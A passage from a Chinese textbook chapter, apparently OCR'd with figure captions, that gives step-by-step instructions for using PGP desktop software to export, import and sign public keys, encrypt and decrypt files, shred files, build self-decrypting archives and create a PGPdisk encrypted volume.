


图 3-44　密钥生成进程




图 3-45　完成 PGP 密钥生成向导页面



图 3-46　PGPkeys 窗口



在 PGPkeys 窗口(类似图 3-46)中,右击刚才创建的用户(test,即密钥对),在右键菜单中选择【导出】命令,在出现的保存对话框中,确认选中【包含 6.0 公钥】复选框,然后选择一个目录,再单击【保存】按钮,即可导出 test 的公钥,扩展名为.asc(test.asc)。

导出公钥后,就可以将此公钥放在自己的网站上或者将公钥直接发给朋友,告诉他们以后发邮件或者重要文件的时候,通过 PGP 使用此公钥加密后再发给你,这样做能更安全地保护自己的隐私或公司的机密。

在图 3-46 中,关于密钥基本信息中的有效性是指 PGP 系统检查密钥是否符合要求,如符合,就显示为绿色;另外还有信任度、大小、描述、密钥、创建日、到期时间等属性,如果没有这么多信息,可以使用菜单组里的【查看】菜单,并选中里面的全部选项。

注意 "密钥对"中包含了一个公钥(公用密钥,可发送给任何人,别人可以用这个密钥对要发给你的文件或邮件进行加密)和一个私钥(私人密钥,只有自己所有,不可公开分发,此密钥用来解密别人用公钥加密的文件或邮件)。

4. 导入并设置其他人的公钥

第 1 步:导入公钥。双击对方发给你的扩展名为.asc 的公钥,在此是 test.asc,将会出现【选择密钥】对话框,如图 3-47 所示,在这里可以看到该公钥的基本属性,如有效性、信任度、大小等。选好一个公钥后,单击【导入】按钮,即可导入 PGP。



图 3-47 【选择密钥】对话框

第 2 步:设置公钥属性。打开 PGPkeys 窗口,在图 3-48 中的密钥列表中可以看到刚导入的密钥(test),右击 test,选择【密钥属性】命令,弹出 test 属性的对话框,如图 3-49 所示,可以看到 test 密钥的全部信息,比如是否是有效密钥、是否可信任等。




图 3-48 PGPkeys 窗口

注意 在图 3-48 中,请读者注意 test 和 ztguang 在描述上 public key、key pair 的差异。





在图 3-49 中，如果直接将【不信任的】的滑块拉动到【信任的】处，将会出现错误信息，如图 3-50 所示。正确的做法应该是关闭此对话框（图 3-49），在图 3-48 中，右击 test，选择【签名】命令，出现【PGP 密钥签名】对话框，如图 3-51 所示。



图 3-49　test 属性




图 3-50　错误信息




图 3-51　【PGP 密钥签名】对话框



图 3-52　【PGP 为选择的密钥输入密码】对话框

在图 3-51 中，单击【确定】按钮，会出现【PGP 为选择的密钥输入密码】对话框，如图 3-52 所示。在此输入的是设置用户 ztguang 时的密码，然后单击【确定】按钮，即完成签名操作。PGPkeys 窗口变成图 3-53 所示。




图 3-53　PGPkeys 窗口



在图 3-53 中，密钥列表中可以看到密钥(test)的【有效性】显示为绿色，表示该密钥有效。右击 test，选择【密钥属性】命令，如图 3-49 所示，将【不信任的】滑块拉动到【信任的】处，然后单击【关闭】按钮即可，在图 3-53 中，密钥 test 的【信任度】不再是灰色的了，此时说明公钥 test 被 PGP 加密系统正式接受，可以投入使用了。关闭 PGPkeys 窗口(图 3-53)时，会出现要求备份的对话框，如图 3-54 所示。如果单击【立即保存备份】按钮，接下来将会对“公钥环文件”和“私钥环文件”进行保存。




图 3-54　要求备份

5. 使用公钥加密文件

第 1 步：新建文件 pgp_encrypt. txt，随意输入的内容是“使用公钥加密文件”。

第 2 步：右击文件 pgp_encrypt. txt，如图 3-55 所示，在右键菜单中依次选择【PGP】|【加密】命令，将出现【PGP 外壳—密钥选择对话框】对话框，如图 3-56 所示。



图 3-55　右击文件 pgp_encrypt. txt



图 3-56　【PGP 外壳-密钥选择】对话框

第 3 步：在图 3-56 中，可以选择一个或多个公钥，上面窗口是备选的公钥，下面窗口是准备使用的公钥。在此选择 ztguang，然后单击【确定】按钮，经过 PGP 短暂处理，会在被加密文件(pgp_encrypt. txt)的同一目录下生成一个格式为“加密文件名. pgp”的文件(pgp_encrypt. txt. pgp)，这个 pgp_encrypt. txt. pgp 文件就可以用来发送了。

注意　刚才使用哪个公钥(ztguang)加密，就只能将该公钥发送给公钥所有者(ztguang)，其他人无法解密，因为只有该公钥所有者才有解密的私钥。

第 4 步：解密 pgp_encrypt. txt. pgp 文件。右击文件 pgp_encrypt. txt. pgp，如图 3-57 所示，在右键菜单中依次选择【PGP】|【解密 & 效验】命令，将出现【PGP 外壳—输入密码】对话框，如图 3-58 所示。如果输入密码不正确，会提示重新输入密码。输入密码正确后，会将加密文件解密到用户指定的目录中。







图 3-57 右击文件 pgp_encrypt.txt.pgp




图 3-58 【PGP 外壳-输入密码】对话框

第 5 步:如果要加密文本文件,并且希望将加密后的内容作为论坛的帖子发布,或者作为邮件的内容发布,那么,在图 3-56 中,选中左下角的【文本输出】复选框,然后单击【确定】按钮,经过 PGP 短暂处理,会在被加密文件(pgp_encrypt.txt)的同一目录下生成一个格式为"加密文件名.asc"的文件(pgp_encrypt.txt.asc),用文本编辑器打开 pgp_encrypt.txt.asc 文件,如图 3-59 所示,加密后文件的内容就不是没有规律的乱码(如果不选择此项,输出的加密文件 pgp_encrypt.txt.pgp 将是乱码),而是很有序的格式,便于复制。




图 3-59 解密 pgp_encrypt.txt.asc

第 6 步:使用 PGPtray 解密 pgp_encrypt.txt.asc。如图 3-59 所示,首先用文本编辑器打开 pgp_encrypt.txt.asc,然后在任务栏右侧右键单击小锁(PGPtray 图标),依次选择【当前窗口】|【解密 & 效验】命令,如图 3-60 所示,输入正确的密码,出现解密后的内容,如图 3-61 所示。

补充 1:安全删除文件。

有时候,不希望一些重要的数据留在系统里面,而简单的删除又不能防止数据可能被恢





图 3-60　输入密码



图 3-61　解密后的内容

复,此时可以使用 PGP 的粉碎功能来安全删除数据,这项功能通过进行多次反复写入来达到无法恢复的效果。右击要删除的文件夹(或文件),如图 3-57 所示,在右键菜单中依次选择【PGP】|【粉碎】命令。

补充 2:创建自解密文档。

本例中对 SDA_test 文件夹(文件夹中最好包含其他文件)创建自解密文档,右击 SDA_test 文件夹,如图 3-62 所示,在右键菜单中依次选择【PGP】|【创建 SDA】命令。然后弹出【PGP 外壳—输入密码】对话框,如图 3-63 所示,在该对话框中输入密码(用户 ztguang 的密码),单击【确定】按钮,出现【保存】对话框,选一个位置保存即可。此时创建的自解密文档是 SDA_test. sda. exe 文件。




图 3-62　右击 SDA_test 文件夹



图 3-63　【PGP 外壳-输入密码】对话框

注意　自解密文档的最大方便之处是在没有安装 PGP 软件的计算机也可以进行解密。

在任意一台没有安装 PGP 软件的计算机上,双击 SDA_text. sda. exe 文件,弹出界面如图 3-64 所示,输入正确的密码(用户 ztguang 的密码)后,即可打开文件夹(或文件)。





图 3-64　PGP 自解密



图 3-65　右击小锁

6. 创建 PGPdisk

PGPdisk 可以划分出一部分的磁盘空间来存储敏感数据，这部分磁盘空间用于创建一个称为 PGPdisk 的卷。虽然 PGPdisk 卷是一个单独的文件，但是 PGPdisk 卷却非常像一个硬盘分区，提供存储文件和应用程序。

第 1 步：右击任务栏的小锁按钮，依次选择【新建磁盘】|PGPdisk 命令，如图 3-65 所示。出现【PGPdisk 创建向导】对话框，如图 3-66 所示。图中文字简单介绍了 PGPdisk。



图 3-66　【PGPdisk 创建向导】对话框

第 2 步：在图 3-66 中，单击【下一步】按钮，出现【PGPdisk 位置和大小】页面，如图 3-67 所示，指定要存储的. pgd 文件(这个. pgd 文件在以后被装配为一个卷，也可理解为一个分区，在需要时可以随时装配使用)的位置和容量大小。在图 3-67 中，单击【高级选项】按钮，出现【选项】对话框，如图 3-68 所示。

第 3 步：在图 3-68 中，可以让 PGPdisk 以一个分区形式存在，或者在 NTFS 分区上作为一个目录。加密算法有 3 种：AES(256bits)、CAST5(128bits)和 Twofish(256bits)。文件系统格式可以作为 NTFS 或 FAT 装配使用。可以根据需要选中【启动时装配】复选框。单击【确定】按钮返回到上一个界面(图 3-67)。



